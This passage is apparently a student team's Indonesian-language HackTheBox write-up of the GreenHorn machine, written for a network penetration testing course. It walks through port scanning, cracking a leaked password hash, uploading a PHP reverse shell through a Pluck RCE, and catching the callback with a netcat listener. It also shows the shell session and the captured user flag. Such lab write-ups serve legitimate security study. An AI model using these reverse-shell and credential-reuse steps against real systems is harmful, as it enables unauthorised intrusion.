kami lakukan dengan command nmap -sV(untuk mencari tau port apa saja yang terbuka) -Pn -vvvv 10.10.11.25, dan disini kami bisa lihat kalau ada 3 port yang terbuka yaitu 22 ssh, 3000 ppp? dan port 80 http dan menggunakan sistem linux kernel. Lalu kami buka port 80 nya yang isi nya ternyata adalah tampilan dari GreenHorn.

Kenapa harus pake NMap?, karena NMap biasanya common digunakan oleh orang-orang yang mencoba memberikan walkthrough di YouTube dan Blog, lalu NMap juga sudah dipelajari di lab kami. Namun, ketika kami mencoba tools yang serupa, kadang kala kami malah membutuhkan waktu yang lumayan panjang untuk mempelajari tool tersebut.


b. Eksplor Open Ports

1. Ports: 80



Waktu kami masukin dengan port 80 akan dapat suatu web tentang greenhorn yang isi nya kata kata pengantar ringan kepada user/pelanggan.


2. Ports: 3000



Waktu kami masukin dengan port 3000 akan dapat suatu web tentang greenhorn yang is nya layanan self-hosted git service, dan terdapat fitur “explore”.


2. Enumerations —

a. Ports: 3000 (Explore → GreenAdmin / GreenHorn)



Dari port 3000, kami mendapatkan resource git bertulisan green admin/ greenhorn yang membawa informasi yang berisi semua directory dan file yang ada pada website tersebut.


b. Found "pass.php" Ports: 3000 (Explore → GreenAdmin / GreenHorn → data → settings → pass.php)



Ketika membuka GreenHorn, kami memulai penelusuran nah di penelusuran itu kami dapat hash value di file pass.php

c. HashCracker (proses reveal password)


Tools: https://crackstation.net/



Karena di sebelumnya kami mendapatkan hash value yang didapatkan dari file “pass.php”, lalu kami melakukan proses reveal password, nah tools yang digunakan adalah HashCrack ini untuk mengetahui cracked hash nya dan ternyata kami mendapatkan hasilnya itu adalah “iloveyou1” dan ini digunakan sebagai password di website pluck login.

Kenapa harus HashCracker?, karena tools tersebut direkomendasikan berdasarkan walkthrough dan juga mudah diakses dari mana saja (website).

d. Pluck



Pada bagian Pluck ini, bagaimana kami bisa sampai di greenhorn.htb/php karena sebelumnya kami melihat pada enumeration point A yang dimana sebelumnya kami mendapatkan repository dari greenhorn.git, lalu ketika kami coba buka muncul login page seperti gambar pada poin ke-1 diatas, lalu pada poin ke-2 kami mencari rekam jejak vulnerabilities pada versi yang digunakan oleh pluck login page, lalu pada poin ke-3 kami mereview bahwa pluck versi tersebut dapat di RCE (Remote Code Execution).


3. Exploits —

a. Script (GitHub)

Link:
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Berdasarkan informasi dari exploit database kami mendapatkan vulnerability berupa RCE yang dengan itu kami searching script/tools yang match sama CVE itu tadi, dan ditemukan salah satunya skrip RCE dalam bentuk ".php" yang dapat digunakan secara publik.


b. Skrip Setup



File PHP RCE kuncisakti.php diatur agar server target menghubungi alamat IP (10.10.14.152) dan port (5000) milik penyerang. Penyerang memeriksa alamat IP mereka menggunakan perintah ip a untuk memastikan konfigurasi jaringan sesuai. Saat file dijalankan di server target, ia akan membuka koneksi balik (reverse shell), memberikan akses remote kepada penyerang untuk mengontrol server target.


c. Payload Setup

1). Zipping



Kenapa file perlu dikompresi menjadi ZIP? beberapa server memiliki pembatasan pada format file yang diunggah (contohnya hanya mengizinkan format ZIP). Setelah diunggah, file ini dapat diekstrak dan dijalankan di server target.

2). Upload



Setelah memenuhi kriteria tipe file yang hendak di upload, maka disini kami mencoba untuk mengupload file tersebut dengan tujuan dapat menjalankan RCE pada sistem GreenHorn.

d. Listening

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -lvnp 5000
listening on [any] 5000 ...
connect to [10.10.14.152] from (UNKNOWN) [10.10.11.25] 35718
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024
 07:54:37 up  5:51,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    10.10.14.27      04:02    3:51m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Setelah kami upload file yang berisi payload RCE maka selanjutnya kami siapkan port 5000 dari target, ketika target tersambung kami bisa mendapatkan shell dari sistem GreenHorn tersebut walau masih terbatas, dan “nc -lvnp” merupakan tools yang common digunakan berdasarkan walkthrough dan juga yang diajarkan di lab.

e. Reverse Shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:/$ ls
ls
bin   cdrom  dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  data   etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
www-data@greenhorn:/$ cd home
cd home
www-data@greenhorn:/home$ ls
ls
git  junior
www-data@greenhorn:/home$ su junior
su junior
Password: iloveyou1

junior@greenhorn:/home$ cd ~/
cd ~/
junior@greenhorn:~$ ls
ls
 encoded_file.txt   output.pdf   user.txt
 file.pdf           output.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
cat user.txt
829722a7f313f881bde7c519cd8928ae
junior@greenhorn:~$
```

Pada bagian ini kami menggunakan command python3 -c “import pty;pty.spawn(“/bin/bash”)’. Tujuannya untuk apa? Untuk shell kami bisa lebih responsif. Ketika mengecek directory kami menemukan folder junior, nah disini kami login sebagai user junior dengan memasukkan sudo su dulu dan kami masukkan password nya yaitu iloveyou1 ini password yang kami sudah temukan sebelumnya. Nah ketika kami masuk ke directory si junior kami menemukan file yaitu user.txt ini merupakan flag nya, dan kami juga menemukan file penting lainnya seperti encoded_file.txt dan output.pdf. Dan ketika

kami buka file user.txt dengan menggunakan command cat user.txt kami mendapatkan 89272a7f31f88b1de7c519cd8928ae.

Dan walla!, pada machine GreenHorn akhirnya kami mencapai usert.txt namun kenapa tidak sampai root.txt?, karena machine yang kami gunakan telah **retired** sebelum kami berhasil menebus ke root, dan itulah perjalanan 3 machine kami di platform HackTheBox.

D. Keunikan

Keunikan yang kami dapatkan adalah pada machine LinkVortex dimana kami baru memahami apa itu symlink yang ternyata bisa dimanipulasi seakan seperti ketentuan yang ada namun sebaliknya, lalu kami juga jadi lebih sering untuk browsing dan mempelajari apa itu owasp dan CVE (Common Vulnerabilities and Exposure).

Pada machine cap kami juga mempelajari bahwa penetration merupakan sebuah karya atau seni yang dimana masing-masing orang bisa deciding dan juga bebas menentukan alurnya sesuai dengan skill yang dimiliki. Lalu pada machine cap kami juga menggunakan dua walkthrough sekaligus yang ternyata kami bisa menentukan target yang lebih efisien dengan menggunakan atau meninggalkan metode yang digunakan oleh individu untuk mencapai “root.txt”.

E. Penutup

Terimakasih kepada koh.Yohan Muliono yang telah mengajarkan kami dengan baik dan memberikan studycase yang harapannya dapat membangun pemahaman dalam dunia cyber security dengan lebih baik, mohon maaf apabila ada kekurangan baik dari segi kata dan lainnya, kami dari kelompok 3, Network Penetration Testing kelas LB07, B27 mengucapkan terimakasih.